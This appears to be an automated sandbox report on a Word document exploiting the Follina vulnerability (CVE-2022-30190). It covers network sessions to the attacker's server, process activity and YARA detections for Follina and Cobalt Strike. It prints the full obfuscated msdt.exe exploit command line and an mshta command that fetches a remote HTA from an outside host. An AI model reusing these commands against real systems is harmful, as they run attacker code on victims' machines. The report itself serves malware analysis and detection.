Jun 16, 2022 14:20:06.419333935 CEST	1296	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:06 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49749	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:06.751089096 CEST	1298	OUT	GET /exploit.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:20:06.982336998 CEST	1299	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:06 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49750	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:07.395937920 CEST	1305	OUT	HEAD /exploit.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:20:07.629883051 CEST	1306	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:07 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49751	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:08.133632898 CEST	1306	OUT	HEAD /exploit.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 101.33.231.81:62563 Connection: Keep-Alive
Jun 16, 2022 14:20:08.362894058 CEST	1307	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:08 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49752	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:08.643004894 CEST	1307	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
Jun 16, 2022 14:20:08.870100975 CEST	1308	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:08 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49753	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:09.125781059 CEST	1309	OUT	HEAD /exploit.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
Jun 16, 2022 14:20:09.344546080 CEST	1309	IN	HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:09 GMT Content-type: text/html Content-Length: 5737 Last-Modified: Tue, 14 Jun 2022 15:37:10 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49754	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:09.596090078 CEST	1310	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 101.33.231.81:62563
Jun 16, 2022 14:20:09.821291924 CEST	1310	IN	HTTP/1.0 501 Unsupported method ('OPTIONS') Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:09 GMT Connection: close Content-Type: text/html;charset=utf-8 Content-Length: 500


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49755	101.33.231.81	62563	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 14:20:10.060765028 CEST	1311	OUT	GET /exploit.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 101.33.231.81:62563 If-Modified-Since: Tue, 14 Jun 2022 15:37:10 GMT; length=5737 Connection: Keep-Alive
Jun 16, 2022 14:20:10.292975903 CEST	1312	IN	HTTP/1.0 304 Not Modified Server: SimpleHTTP/0.6 Python/3.9.9 Date: Thu, 16 Jun 2022 12:20:10 GMT

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **6308**, Parent PID: **756**

General

Target ID:	0
Start time:	14:19:55
Start date:	16/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xbb0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6532**, Parent PID: **6308**

General

Target ID:	2
Start time:	14:20:01
Start date:	16/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x8d0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **7052**, Parent PID: **6308**

General

Target ID:	9
Start time:	14:20:14
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'bQBzAGgAdABhACAAaAB0AHQAcAA6AC8ALwAxADUAOQAuADcANQAuADEAMwA1AC4AMQA2ADIAOgA2ADEAMgA1ADYALwBkAGwAbABoAG8AcwB0AC4AaAB0AGEA'+[char]34+'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x1180000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000009.00000002.556693839.0000000000F50000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000009.00000002.556693839.0000000000F50000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000009.00000002.585006641.0000000003700000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000009.00000002.585006641.0000000003700000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000009.00000002.582026384.0000000001080000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000009.00000002.582026384.0000000001080000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000009.00000002.556829484.0000000000F58000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11ABFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_66426365-AA65-40D6-821F-44CCEF62F46E_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	11ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_66426365-AA65-40D6-821F-44CCEF62F46E_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	11AB734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4208**, Parent PID: **7156**

General

Target ID:	18
Start time:	14:20:43

Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s0ida0bj\s0ida0bj.cmdline
Imagebase:	0x140000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	19E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP	success or wait	1	1B9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	1B967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s0ida0bj\s0ida0bj.cmdline	unknown	356	success or wait	1	19E638	ReadFile
C:\Users\user\AppData\Local\Temp\s0ida0bj\s0ida0bj.0.cs	unknown	5944	success or wait	1	19E638	ReadFile

Analysis Process: cvtres.exe PID: **6980**, Parent PID: **4208**

General

Target ID:	19
Start time:	14:20:45
Start date:	16/06/2022

Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5C8A.tmp" "c:\Users\user\AppData\Local\Temp\s0ida0bj\CSCC025FCB9965F4BC3896D6CAE016378F.TMP"
Imagebase:	0xc60000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6940**, Parent PID: **7156**

General

Target ID:	20
Start time:	14:21:20
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hfyslwgs\hfyslwgs.cmdline
Imagebase:	0x140000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	19E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP	success or wait	1	1B9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	1B967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hfyslwgs\hfyslwgs.cmdline	unknown	356	success or wait	1	19E638	ReadFile
C:\Users\user\AppData\Local\Temp\hfyslwgs\hfyslwgs.0.cs	unknown	791	success or wait	1	19E638	ReadFile

Analysis Process: cvtres.exe PID: **3400**, Parent PID: **6940**

General

Target ID:	21
Start time:	14:21:28
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5BB.tmp" "c:\Users\user\AppData\Local\Temp\hfyslwgs\CSCD4B89031A8FB43F8B14D4D9332D5938.TMP"
Imagebase:	0xc60000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **5852**, Parent PID: **7156**

General	
Target ID:	25
Start time:	14:21:41
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\mshta.exe" http://159.75.135.162:61256/dllhost.hta
Imagebase:	0xd30000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506676110.000000000626D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499865318.0000000006E54000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.498703501.000000000583F000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500021102.0000000006E34000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500164196.0000000006E17000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509313999.0000000005BBF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499436698.0000000006E9B000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500090549.0000000006E2A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500504965.0000000006DD2000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499684731.0000000006E71000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509423270.0000000005BBF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500246766.0000000006E08000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568757163.0000000006E43000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.505927561.000000000636D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500477251.0000000006DD8000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508961693.0000000005CB9000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500075794.0000000006E2E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499611659.0000000006E81000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500491953.0000000006DD5000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499493418.0000000006E94000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508307572.0000000005E40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500524387.0000000006DCF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500409413.0000000006DE2000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.503297847.00000000066F5000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500310887.0000000006DF5000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.505719347.0000000006392000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500548113.0000000006DC9000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500261822.0000000006E04000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500418706.0000000006DDF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568673308.0000000006E23000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507852725.0000000005EC1000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568682358.0000000006E26000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508838061.0000000005C41000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499473983.0000000006E97000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: CobaltbaltstrikePayloadEncoded, Description: Detects CobaltStrike payloads, Source:

00000019.00000003.500155514.0000000006E1B000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499623622.0000000006E7E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508459967.0000000005DBA000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568748602.0000000006E40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568710134.0000000006E30000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507100056.00000000060F1000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499889442.0000000006E4D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506175810.00000000062EE000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
